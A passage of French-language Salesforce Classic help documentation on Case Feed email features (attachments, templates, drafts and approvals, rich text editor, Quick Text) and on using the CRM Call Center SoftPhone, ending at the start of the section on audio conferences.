Donnez aux utilisateurs des informations complètes pour les aider à résoudre rapidement leurs problèmes en joignant des fichiers aux e-mails, et ajoutez des images en ligne pour compléter votre texte par des illustrations.

Par exemple, si vous travaillez sur une requête qui invite le client à essayer diverses solutions pour résoudre un problème, vous pouvez joindre une vidéo de démonstration ou un document contenant plusieurs procédures de dépannage détaillées. Si le client doit suivre attentivement une série spécifique d'étapes de dépannage, vous pouvez insérer des images en ligne après chaque étape dans le corps du message.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour envoyer des e-mails avec des pièces jointes ou des images en ligne :
- Envoyer un e-mail

- Pour ajouter une image en ligne, cliquez sur dans la barre d'outils de l'éditeur E-mail de Fil de requête, puis chargez ou liez l'image de votre choix. Chaque image que vous incorporez ne doit pas dépasser 1 Mo et être de format .png, .jpg, .jpeg, .jpe, .jfif, .pjpeg, .bmp ou .gif. La taille totale de votre e-mail, y compris les images et le texte, ne doit pas dépasser 12 Mo.

  Remarque: Vous devez utiliser l'éditeur de texte enrichi dans l'éditeur E-mail pour les images incorporées. Vous ne pouvez pas incorporer des images dans des messages en texte brut.

- Pour joindre des fichiers à un e-mail, cliquez sur **Charger des fichiers** pour sélectionner un fichier sur votre ordinateur ou dans Salesforce, pour utiliser un fichier déjà joint à la requête ou pour glisser-déposer des fichiers dans la zone des pièces jointes en bas de l'éditeur de l'e-mail. Vous pouvez joindre jusqu'à 10 Mo à chaque e-mail. Salesforce prend en charge tous les types de fichier.

  Remarque: La fonctionnalité glisser-déposer est disponible uniquement dans les navigateurs qui prennent en charge le HTML5.

- Cliquez sur **Fichiers** pour afficher une liste des pièces jointes que vous avez ajoutées.
- Cliquez sur en regard d'une pièce jointe pour la supprimer

Lorsque votre destinataire ouvre l'e-mail, les images que vous avez incorporées sont affichées dans le corps du message. Si la taille totale des éléments joints au message est supérieure à 3 Mo, toutes les pièces jointes s'affichent sous forme de liens, que le destinataire peut utiliser pour télécharger les fichiers. Si la taille totale des pièces jointes est inférieure à 3 Mo, chaque fichier s'affiche en tant que pièce jointe.

Exemple: Par exemple, supposons qu'un agent de support d'une société d'appareils électroménagers travaille sur une requête pour une cliente qui rencontre un problème avec le distributeur de glaçons de son réfrigérateur. Vous pouvez envoyer au client un e-mail contenant des instructions pas à pas pour dépanner le distributeur de glaçons, en insérant une image après chaque étape et en joignant deux documents : le manuel de l'utilisateur au format PDF (un fichier de 2 Mo) et une liste de conseils de maintenance du réfrigérateur (un fichier de 10 Ko). Lorsque la cliente reçoit l'e-mail, elle affiche :

- Les images incorporées dans le corps du message, qui illustrent chaque étape de dépannage.
- Le manuel de l'utilisateur et la liste des conseils de maintenance, qui sont joints au message, car leur taille totale est inférieure à 3 Mo.

Si vous joignez également une vidéo de dépannage (un fichier de 2,5 Mo), les trois pièces jointes sont affichées sous la forme de liens sur lesquels la cliente peut cliquer, car la taille totale des pièces jointes est supérieure à 3 Mo.

CONSULTER ÉGALEMENT :

- Envoi et réponse à un e-mail depuis Fil de requête
- Rechercher, joindre et envoyer des articles avec l'outil Articles de Fil de requête
- Personnalisation des e-mails avec l'éditeur de texte enrichi dans Fil de requête

## Utilisation de modèles d'e-mail dans Fil de requête

Les modèles permettent de garantir une cohérence, de gagner du temps et d'inclure des informations de base, par exemple le nom du client et son numéro de requête, en un seul clic. Si votre administrateur a créé des modèles d'e-mail texte, HTML ou Visualforce, ou si vous avez créé vos propres modèles, vous pouvez les utiliser pour envoyer des e-mails à des clients dans Fil de requête.

Pour de meilleurs résultats, nous recommandons d'utiliser l'éditeur de texte enrichi avec des modèles d'e-mail.

**Remarque:** En fonction de la configuration par votre administrateur de Fil de requête, un modèle préchargé peut s'afficher lorsque vous utilisez l'action E-mail. Utilisez les étapes ci-dessous pour sélectionner un modèle différent si nécessaire.

Pour utiliser un modèle :

1. Selon l'action qui s'affiche, cliquez sur **Répondre au client** et sélectionnez `E-mail` ou cliquez simplement sur `E-mail`.
2. Cliquez sur `Sélectionner un modèle`.
3. Sélectionnez le dossier qui contient le modèle voulu.
4. Cliquez sur le nom du modèle pour l'ajouter à l'e-mail.

**Conseil:**

- Si vous sélectionnez plusieurs modèles de texte ou HTML, chaque modèle est ajouté dans l'ordre sélectionné. Si vous sélectionnez un modèle Visualforce après avoir choisi un autre type de modèle, il remplace le précédent.
- Si le modèle que vous sélectionnez contient des pièces jointes, elles sont incluses avec le message.
- Si le modèle que vous sélectionnez contient des champs de fusion, seuls les champs liés à la requête sont fusionnés.
- Pour supprimer un modèle, cliquez sur . Le texte vous avez saisi est également supprimé et les pièces jointes du modèle sont retirées.

5. Terminez la rédaction de votre message et envoyez-le.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour envoyer des e-mails :
- Envoyer un e-mail

## Utilisation de brouillons d'e-mail dans Fil de requête

Grâce aux brouillons, les agents de support peuvent enregistrer les messages qu'ils composent pour des clients, sans avoir à les envoyer immédiatement, et les administrateurs peuvent créer des processus d'approbation des messages.

Les brouillons sont pris en charge uniquement si votre administrateur les a activés.

En tant qu'agent de support, vous pouvez enregistrer un message dans les brouillons en attendant de rassembler des informations supplémentaires sur le problème à résoudre, de confirmer les étapes de dépannage avec un collègue ou de prendre une pause et vous déconnecter de Salesforce. Pour enregistrer un e-mail dans les brouillons, cliquez sur **Enregistrer** sous la zone de texte lors de la rédaction d'un e-mail.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les brouillons ne sont pas enregistrés automatiquement.

Chaque requête ne peut avoir qu'un seul e-mail brouillon associé. Si vous travaillez sur une requête contenant un brouillon, enregistré par vous-même ou par un autre utilisateur, vous ne pouvez pas composer un autre e-mail tant que le brouillon n'a pas été envoyé ou abandonné. Lorsque vous consultez une requête avec un brouillon associé, une notification indique le nom d'utilisateur qui a composé le brouillon, avec un lien d'affichage. Tout agent ou superviseur qui a accès à la requête peut modifier l'e-mail brouillon, sauf s'il est en attente d'approbation.

Si votre société utilise des processus d'approbation pour les e-mails, lorsque vous soumettez un message, il est envoyé à un superviseur pour révision (selon la configuration par votre administrateur des processus d'approbation, vous pouvez soumettre le message pour révision ou l'envoyer sans révision). Lorsqu'un superviseur approuve le message, il est envoyé au client. Si votre e-mail n'est pas approuvé, un message d'explication s'affiche en haut de l'éditeur lorsque vous cliquez sur **E-mail**. Vous pouvez modifier l'e-mail et le soumettre de nouveau.

CONSULTER ÉGALEMENT :

Révision et approbation de brouillons d'e-mails

## Révision et approbation de brouillons d'e-mails

Selon la configuration par votre administrateur des e-mails brouillons et des processus d'approbation de votre organisation, il peut être nécessaire de réviser et d'approuver les messages rédigés par les agents sous votre responsabilité, avant de les envoyer aux clients.

Lorsqu'un agent soumet un message pour approbation, vous recevez une notification par e-mail avec un lien vers la requête qui inclut le message. Une note s'affiche en haut de l'éditeur lorsque vous cliquez sur **E-mail**. Pour accéder à la page de détail du message, cliquez sur **Afficher l'e-mail**. Sur cette page :

- Pour rendre le message modifiable, cliquez sur **Déverrouiller l'enregistrement**.
- Si vous souhaitez ignorer le brouillon, cliquez sur **Supprimer**.
- Pour approuver ou rejeter le message, cliquez sur **Approuver/Rejeter** dans la liste associée Historique d'approbation.
- Pour attribuer l'approbation à un autre superviseur, cliquez sur **Réattribuer**.

Si vous approuvez le message, il est envoyé au client. Si vous le rejetez, vous pouvez rédiger une note justifiant votre décision. Cette note s'affiche au-dessus de l'éditeur dans la page de la requête, avec une notification de rejet du brouillon, lorsque l'agent clique sur **E-mail**.

CONSULTER ÉGALEMENT :

Utilisation de brouillons d'e-mail dans Fil de requête

Activation des modèles d'e-mail par défaut dans Fil de requête

Création de processus d'approbation pour les brouillons d'e-mails

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour réviser et approuver des e-mails brouillons :

- Envoyer un e-mail

  ET

  Inclusion dans un processus d'approbation d'e-mail

## Personnalisation des e-mails avec l'éditeur de texte enrichi dans Fil de requête

L'éditeur de texte enrichi permet de personnaliser les e-mails que vous envoyez à des clients. Utilisez-le mettre le texte en forme, ajouter des listes à puces ou numérotées, et ajouter des images et des liens.

### Accès à l'éditeur

L'éditeur de texte enrichi s'affiche lorsque vous cliquez sur **E-mail**, ou sur **Répondre au client** et sur **E-mail**, dans l'éditeur de Fil de requête. L'éditeur ne s'affiche pas dans les cas suivants :

- Votre administrateur ne l'a pas activé.
- Vous avez utilisé l'éditeur de texte brut la dernière fois que vous avez composé un e-mail dans Fil de requête. Cliquez simplement sur l'icône de basculement pour passer à l'éditeur de texte enrichi.

### Conseils d'utilisation de l'éditeur de texte enrichi

- L'éditeur de texte enrichi est désormais disponible uniquement pour l'action E-mail.
- Si vous saisissez du code HTML et d'autres types de balises dans l'éditeur, ils n'ont aucun effet sur le message que vous envoyez.
- Pour supprimer un message, cliquez sur .

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour envoyer des e-mails :

- Envoyer un e-mail

### Utilisation du Texte rapide dans Fil de requête

Le Texte rapide peut faciliter les réponses aux clients et accélérer la mise jour des requêtes. Insérez des messages prédéfinis, par exemple des salutations ou des étapes de dépannage courantes, dans des communications clients, telles que des e-mails ou des publications dans le portail. Vous pouvez également insérer des notes prérédigées dans des changements de statut de requête et des journaux d'appels. Dans Fil de requête, vous pouvez utiliser le Texte rapide avec les actions Envoyer un e-mail, Portail, Modifier le statut et Consigner un appel.

Remarque: Seuls les messages Texte rapide attribués au canal de l'action que vous utilisez sont disponibles dans cette action. Par exemple, seuls les messages attribués au canal Envoyer un e-mail sont disponibles dans l'action Envoyer un e-mail.

1. Sélectionnez l'action Envoyer un e-mail, Portail, Modifier le statut ou Consigner un appel.
2. Dans le corps de l'action, saisissez `;;`.
   Si vous avez déjà utilisé Texte rapide, les derniers messages que vous avez utilisés sont affichés en haut d'une liste de messages Texte rapide. Si vous utilisez Texte rapide pour la première fois, aucun message n'est affiché.
3. Pour afficher plus de messages, saisissez un terme ou une phrase.
   Une liste de messages comprenant ces termes s'affiche.
4. Pour afficher le titre et le texte complet d'un message, cliquez une fois dessus ou sélectionnez-le à l'aide des touches fléchées de votre clavier.
   Le message complet s'affiche en bas de la liste Texte rapide.
5. Pour sélectionner un message, double-cliquez dessus ou sélectionnez-le et appuyez sur la touche Entrée.
   Si le message que vous sélectionnez contient des champs de fusion, ils sont résolus lorsque vous ajoutez le message.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour utiliser le Texte rapide dans Fil de requête :
- Lire sur le Texte rapide

## Appels téléphoniques aux clients

### Configuration minimale requise pour Salesforce CRM Call Center

Salesforce CRM Call Center nécessite l'installation d'un adaptateur léger de couplage téléphonie-informatique (CTI) sur l'ordinateur de chaque utilisateur Salesforce. La configuration ***minimale*** requise pour un adaptateur est :

- Pour les adaptateurs dotés de la version CTI 4.0 ou supérieure :
  - Microsoft® Internet Explorer® 8 ; Mozilla® Firefox® 3.5 ; Apple® Safari® 4 ; Google Chrome™ 10.0 (Internet Explorer 11 n'est pas prise en charge)
  - Microsoft Windows® XP (avec Microsoft .NET framework)
- Pour les adaptateurs dotés de versions CTI précédentes :
  - Internet Explorer 7 ou 8 ; Firefox 3.5 ou 3.6 (Safari, Chrome et Internet Explorer ne sont pas pris en charge)
  - Pour Windows 7 32 bits, Internet Explorer 8 32 bits ; Firefox 3.5 ou 3.6
  - Pour Windows 7 64 bits, Internet Explorer 8 64 bits ; Firefox 3.5 ou 3.6
  - 256 Mo de RAM (512 Mo recommandés)
  - 20 Mo d'espace disque minimum
  - Processeur Intel® Pentium® II, 500 MHz ou supérieur

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Windows XP

**Remarque:** Si vous avez un adaptateur CTI intégré à la version 4.03 du CTI Toolkit, une fenêtre contextuelle s'affiche lorsque vous utilisez les navigateurs Firefox ou Chrome. Cette fenêtre contextuelle doit s'afficher sur votre ordinateur pour maintenir la connexion à Salesforce CRM Call Center.

CONSULTER ÉGALEMENT :

Centre d'appels Salesforce

Utilisation d'un SoftPhone

## Présentation d'un SoftPhone

Un SoftPhone est un outil de contrôle d'appels personnalisable qui s'affiche pour les utilisateurs attribués à un centre d'appels équipé d'ordinateurs sur lesquels des adaptateurs CTI sont installés. Les fonctionnalités, l'interface utilisateur et l'emplacement du SoftPhone sont déterminés par la version du CTI Toolkit avec lequel il a été conçu. Reportez-vous à :

- À propos des SoftPhones CTI 1.0 et 2.0 à la page 2433
- SoftPhones CTI 3.0 et 4.0 à la page 2434

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Centre d'appels Salesforce

Boîte à outils CTI de Salesforce

Salesforce Console

Utilisation d'un SoftPhone

Utilisation d'un SoftPhone avec une Salesforce Console

Vérification de la version de votre adaptateur CTI

## À propos des SoftPhones CTI 1.0 et 2.0

Un SoftPhone est un outil de contrôle d'appels personnalisable qui s'affiche pour les utilisateurs attribués à un centre d'appels équipé d'ordinateurs sur lesquels des adaptateurs CTI sont installés. Les SoftPhones qui intègrent la version 1.0 ou 2.0 de CTI Toolkit s'affichent dans le menu latéral de chaque page Salesforce. Les administrateurs et les développeurs peuvent personnaliser les SoftPhones CTI 1.0 ou 2.0 , mais ils incluent généralement les composants suivants :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Zone d'état du centre d'appels**
Inclut une liste déroulante qui permet de spécifier si vous êtes prêt à recevoir des appels. Reportez-vous à Modification de l'état du centre d'appels à la page 2445.

**En-tête relatif à la ligne téléphonique**
Indique le statut de la ligne téléphonique. Une icône de statut change de couleur et clignote ( ) et affiche un texte de description. Vous pouvez cliquer sur le nom de la ligne (Ligne 1) pour afficher ou masquer la zone du clavier téléphonique et des informations sur l'appel correspondants.

**Zone des informations sur l'appel**
Affiche les données sur l'appel, à savoir le numéro de téléphone composé par le client, la durée de l'appel et des liens vers les enregistrements associés à l'appel.

**Zone des boutons relatifs à l'appel**
Cette zone contient des boutons permettant à l'utilisateur d'exécuter des commandes d'appel, à savoir numéroter, raccrocher, mettre en attente, transférer un appel, créer un appel en conférence et ouvrir une deuxième ligne lors d'un appel. Reportez-vous à Utilisation d'un SoftPhone à la page 2443.

**Zone du journal des appels actuels**
Affiche les informations du journal concernant l'appel. Par défaut, le champ `Objet` comprend la date et l'heure de l'appel, mais les utilisateurs peuvent modifier ce champ. Le champ `Nom` permet aux utilisateurs d'indiquer un contact, une piste ou un compte personnel associé, alors que le champ `Associé à` permet de joindre un enregistrement supplémentaire au journal des appels, dès la fin de l'appel. Les utilisateurs peuvent saisir des informations supplémentaires concernant l'appel dans la zone de texte `Commentaires`. Les journaux des appels sont conservés dans un enregistrement d'activité récupérable à partir de la zone des appels récents du SoftPhone ou de la liste associée Historique des activités des enregistrements associés. Reportez-vous à Création de journaux des appels dans le SoftPhone à la page 2438.

**Zone des appels récents**
Affiche les journaux enregistrés pour les appels récents. Cliquez sur l'`Objet` d'un journal pour ouvrir sa page de détail ou sur le `Nom` ou le lien `Associé à` d'un journal pour ouvrir son enregistrement associé. Cliquez sur **Modifier** pour rouvrir un journal d'appels et le modifier dans le SoftPhone.

**Rapport Mes appels du jour**
Ouvre un rapport de tous les appels effectués ou reçus au cours du dernier jour.

**Logo SoftPhone**
Affiche un logo personnalisable pour chaque adaptateur CTI.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Présentation d'un SoftPhone
Centre d'appels Salesforce
Boîte à outils CTI de Salesforce
Salesforce Console
Utilisation d'un SoftPhone

## SoftPhones CTI 3.0 et 4.0

Un SoftPhone est un outil de contrôle d'appels personnalisable qui s'affiche pour les utilisateurs attribués à un centre d'appels équipé d'ordinateurs sur lesquels des adaptateurs CTI sont installés. Les SoftPhones qui intègrent les versions 3.0 et 4.0 de la boîte à outils CTI s'affichent dans le pied de page de la Salesforce Console ou dans le menu latéral de chaque page Salesforce. Bien que les administrateurs et les développeurs puissent personnaliser les SoftPhones CTI 3.0 et 4.0, ils incluent toutefois les composants suivants :

**Zone d'état du centre d'appels**
Inclut une liste déroulante qui permet de spécifier si vous êtes prêt à recevoir des appels. Reportez-vous à Modification de l'état du centre d'appels à la page 2445.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**En-tête relatif à la ligne téléphonique**
Indique le statut de la ligne téléphonique. Une icône de statut change de couleur et clignote ( ) et affiche un texte de description. Vous pouvez cliquer sur le nom de la ligne (Ligne 1) pour afficher ou masquer la zone du clavier téléphonique et des informations sur l'appel correspondants.

**Zone des informations sur l'appel**
Affiche les données sur l'appel, à savoir le numéro de téléphone composé par le client, la durée de l'appel et des liens vers les enregistrements associés à l'appel.

**Zone des boutons relatifs à l'appel**
Cette zone contient des boutons permettant à l'utilisateur d'exécuter des commandes d'appel, à savoir numéroter, raccrocher, mettre en attente, transférer un appel, créer un appel en conférence et ouvrir une deuxième ligne lors d'un appel. Reportez-vous à Utilisation d'un SoftPhone à la page 2443.

**Rapport Mes appels du jour**
Ouvre un rapport de tous les appels effectués ou reçus au cours du dernier jour.

**Logo SoftPhone**
Affiche un logo personnalisable pour chaque adaptateur CTI.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Présentation d'un SoftPhone
Centre d'appels Salesforce
Boîte à outils CTI de Salesforce
Salesforce Console
Utilisation d'un SoftPhone

## Modification des paramètres SoftPhone personnels

Vous pouvez contrôler les paramètres SoftPhone personnels dans Salesforce. Pour modifier vos paramètres, dans vos paramètres personnels saisissez `SoftPhone` dans la case `Recherche rapide`, puis sélectionnez **Mes paramètres SoftPhone**.

Voici les options disponibles :

| Paramètre | Description |
| --- | --- |
| `Connexion automatique à votre centre d'appels lors d'une connexion à Salesforce.` | Sélectionnez cette option si vous souhaitez que Salesforce utilise les informations de connexion enregistrées pour vous connecter à votre SoftPhone automatiquement. |
| `Si un seul enregistrement trouvé sur l'appel entrant` | Sélectionnez l'une des options suivantes pour spécifier la façon dont un enregistrement doit être affiché lorsqu'il est le seul à correspondre à un appel entrant :<br>• `Toujours ouvrir l'enregistrement automatiquement`. Cette option affiche l'enregistrement dans la fenêtre Salesforce principale, écrasant tout ce qui s'y trouvait auparavant. Toutes les modifications non enregistrées de votre enregistrement précédent sont perdues.<br>• `Ne jamais ouvrir l'enregistrement automatiquement`. Cette option n'affiche pas l'enregistrement correspondant. Pour l'afficher, vous devez cliquer sur le lien de l'enregistrement dans le SoftPhone. |

CONSULTER ÉGALEMENT :

- Centre d'appels Salesforce
- Utilisation d'un SoftPhone
- Connexion au SoftPhone

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des paramètres SoftPhone personnels :

- Membre d'un centre d'appels

# Réponse à un appel avec le SoftPhone

Lorsque vous êtes connecté à un SoftPhone, vous pouvez recevoir un appel dans les cas suivants :

- L'appel provient d'une file d'attente et l'état du centre d'appels est Prêt à recevoir des appels.
- L'appel est adressé directement à votre poste et vous n'êtes pas déjà en ligne.

Vous pouvez savoir qu'un appel entrant est en attente grâce au bouton rouge qui clignote et aux intitulés Appel entrant, Transfert entrant ou Conférence entrante qui apparaissent en regard du nom d'une ligne téléphonique du SoftPhone.

Les informations concernant l'appel (le cas échéant) apparaissent juste au-dessus du bouton **Réponse**. En général, elles incluent le numéro de téléphone de l'appelant et celui qu'il a composé pour vous joindre. Si le numéro de téléphone de l'appelant est associé à un numéro d'un enregistrement Salesforce existant, un lien vers cet enregistrement apparaît également. De même, si le centre d'appels invite les appelants à saisir un numéro de compte ou d'autres données avant d'être mis en relation avec un représentant, le SoftPhone recherche les enregistrements contenant ces données et affiche automatiquement des liens vers ces enregistrements.

Pour répondre à un appel entrant, vous pouvez effectuer les opérations suivantes :

- Cliquez sur **Réponse** dans le SoftPhone.
- Utilisez le téléphone afin de prendre l'appel.

Lorsque vous répondez à un appel, l'horloge de `durée d'appel` commence à tourner et l'état du centre d'appels est paramétré automatiquement sur Occupé. Si vous ne répondez pas à l'appel, le système le transfère vers un autre utilisateur et l'état du centre d'appels est paramétré automatiquement sur Pas prêt à recevoir des appels.

Une fois que vous avez répondu à l'appel, vous pouvez :

- Consigner des commentaires et associer les enregistrements Salesforce à l'appel
- Mettre l'appelant en attente
- Transférer l'appel vers un autre utilisateur du centre d'appels
- Lancer une audioconférence en invitant un autre utilisateur du centre d'appels à participer à l'appel
- Mettre fin à l'appel

Si votre SoftPhone accepte plusieurs lignes et que vous répondez à la Ligne 2 tout en communiquant sur la Ligne 1, la ligne 1 est automatiquement mise en attente.

**Remarque:** Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

**Conseil:** Les *écrans contextuels* sont des pages qui s'affichent lorsque des appels entrants correspondent au numéro de téléphone d'un enregistrement Salesforce existant. La table suivante indique l'affichage ou non des écrans contextuels (ils s'affichent uniquement lorsque le statut de votre centre d'appels est défini sur Prêt à recevoir des appels) :

| Emplacement de l'écran contextuel | Affiché | Non affiché |
|---|---|---|
| Pages de modification | | ✅ |
| Pages de détail | ✅ | |
| Pages de détail pendant l'utilisation de la modification en ligne | | ✅ |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour répondre à des appels avec un SoftPhone :

- Membre d'un centre d'appels

| Emplacement de l'écran contextuel | Affiché | Non affiché |
|---|---|---|
| Pages de modification et pages de détail dans la console Salesforce | ✅ | |
| Appels sortants | ✅ | |

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone

Modification de l'état du centre d'appels

## Création de journaux des appels dans le SoftPhone

Chaque appel externe que vous passez ou recevez à l'aide d'un SoftPhone génère automatiquement un enregistrement d'activité dans le journal des appels. Vous pouvez afficher les journaux des appels en exécutant un rapport ou dans la liste associée Historique des activités de tout enregistrement Salesforce associé à l'appel. Les enregistrements de journal d'appels générés automatiquement incluent des valeurs pour les éléments suivants :

- L'utilisateur du centre d'appels qui a reçu ou effectué l'appel
- Le numéro de téléphone du contact qui a appelé ou a été appelé par l'utilisateur du centre d'appels
- La date à laquelle l'appel a été passé
- La durée de l'appel, en secondes
- S'il s'agissait d'un appel entrant ou sortant
- L'identificateur unique de l'appel dans le système du centre d'appels

Vous pouvez associer jusqu'à deux enregistrements à un journal des appels, modifier leur objet et y ajouter des commentaires tandis que l'appel est en cours. Pour ce faire :

1. Associez jusqu'à deux enregistrements au journal des appels :
   - Lorsque vous affichez ou créez un contact, une piste ou un compte personnel, la liste déroulante `Nom` apparaît dans le journal des appels. Utilisez cette liste pour sélectionner un enregistrement de contact, de piste ou de compte personnel unique à associer à l'appel.
   - Lorsque vous affichez ou créez un autre type d'enregistrement Salesforce, la liste déroulante `Associé à` apparaît dans le journal des appels. Utilisez cette liste pour sélectionner un enregistrement unique d'un autre type à associer à l'appel.

     Remarque: Les enregistrements d'objet personnalisé ne peuvent être associés à un journal des appels que si l'objet personnalisé assure le suivi des activités.

   Par défaut, les derniers enregistrements affichés sont sélectionnés dans les listes `Nom` et `Associé à`, à moins que vous ne choisissiez manuellement un autre enregistrement. Une fois l'appel terminé, les enregistrements sélectionnés dans ces listes comprennent le journal des appels dans leurs listes associées d'historique d'activité. Ces enregistrements sont également affichés avec l'appel s'il est transféré vers un autre utilisateur Salesforce CRM Call Center ou s'il s'agit d'un appel en conférence avec cet utilisateur.
2. Modifiez les champs `Objet` et `Commentaires` à l'aide des informations sur ce qui s'est passé pendant l'appel.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer un journal des appels :
- Membre d'un centre d'appels

Une fois l'appel fini, le journal des appels est automatiquement enregistré en tant que tâche terminée. Pour accéder rapidement aux journaux enregistrés des appels venant de se terminer, développez la section des *N* derniers appels du SoftPhone. Cette liste répertorie les derniers appels passés (trois au maximum), l'appel le plus récent étant affiché en premier :

- Pour modifier un journal des appels récent, cliquez sur **Modifier** en regard du champ `Objet` de ce journal.
- Pour afficher un journal des appels enregistré, cliquez sur l'`objet` correspondant.
- Pour afficher un enregistrement associé à un journal des appels, cliquez sur son nom.

Pour afficher la liste de tous les appels passés ou reçus la veille, cliquez sur **Mes appels du jour**. Ce lien ouvre le rapport Mes appels du jour dans l'onglet Rapports.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone

Fin d'un appel avec le SoftPhone

## Mise en attente d'un appelant à l'aide du SoftPhone

Salesforce CRM Call Center permet de mettre un appelant en attente de façon à ce qu'il ne puisse pas vous entendre parler. Pour mettre un appelant en attente, cliquez sur **En attente** dans la ligne du SoftPhone actuellement active. L'horloge `Temps d'attente`, qui indique le délai d'attente de l'appelant, démarre automatiquement et l'icône située au niveau de la ligne ( ) commence à clignoter en jaune.

- Les appelants sont automatiquement mis en attente à chaque fois que vous procédez à un transfert d'appel, composez un numéro sur une deuxième ligne ou effectuez un appel en audioconférence.
- Si vous cliquez sur **En attente** pendant une audioconférence, les autres participants à la conférence ne vous entendent plus mais peuvent toujours se parler.

Pour reprendre l'appel, cliquez sur **Récupérer après mise en attente**. Si vous souhaitez mettre fin à l'appel sans reprendre la communication avec l'appelant après la mise en attente, cliquez sur **Mettre fin à l'appel**.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour mettre un appelant en attente :

- Membre d'un centre d'appels

## Transfert d'un appel avec le SoftPhone

Pour transférer un appel vers un autre utilisateur du centre d'appels ou vers un numéro de téléphone externe :

1. Joignez tous les enregistrements Salesforce pertinents à l'appel à transférer. Par exemple, si vous avez créé une requête pour l'appel, enregistrez-la et veillez à la sélectionner dans l'un des champs `Associé à` du journal d'appels actuel. L'utilisateur auquel vous transférez l'appel aura ainsi accès à la requête dans son SoftPhone.
2. Cliquez sur le bouton **Transférer** correspondant à la ligne SoftPhone à transférer. Vous restez en ligne avec le premier appelant et un nouveau clavier téléphonique est activé.
3. Utilisez le clavier téléphonique, votre clavier ou l'annuaire du centre d'appels pour entrer le numéro de téléphone de la personne à laquelle l'appel doit être transféré.
4. Cliquez sur **Lancer un transfert**. Le premier appelant est mis automatiquement en attente pendant que vous tentez de joindre le numéro choisi. Si le numéro que vous avez composé est occupé, un message apparaît. Vous pouvez recomposer le numéro ou annuler l'appel.
5. Lorsque vous êtes prêt à transférer le premier appelant vers le numéro de destination, cliquez sur **Terminer le transfert**. Si vous ne voulez plus transférer l'appel, cliquez sur **Annuler le transfert**.

Une fois le transfert effectué, votre ligne est immédiatement libérée et l'état Prêt à recevoir des appels est rétabli.

CONSULTER ÉGALEMENT :

- Centre d'appels Salesforce
- Utilisation d'un SoftPhone
- Fin d'un appel avec le SoftPhone
- Création de journaux des appels dans le SoftPhone

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour transférer un appel :

- Membre d'un centre d'appels

## Lancement d'une audioconférence avec le SoftPhone

Pour lancer une audioconférence avec un autre utilisateur de centre d'appels ou avec un numéro de téléphone externe :

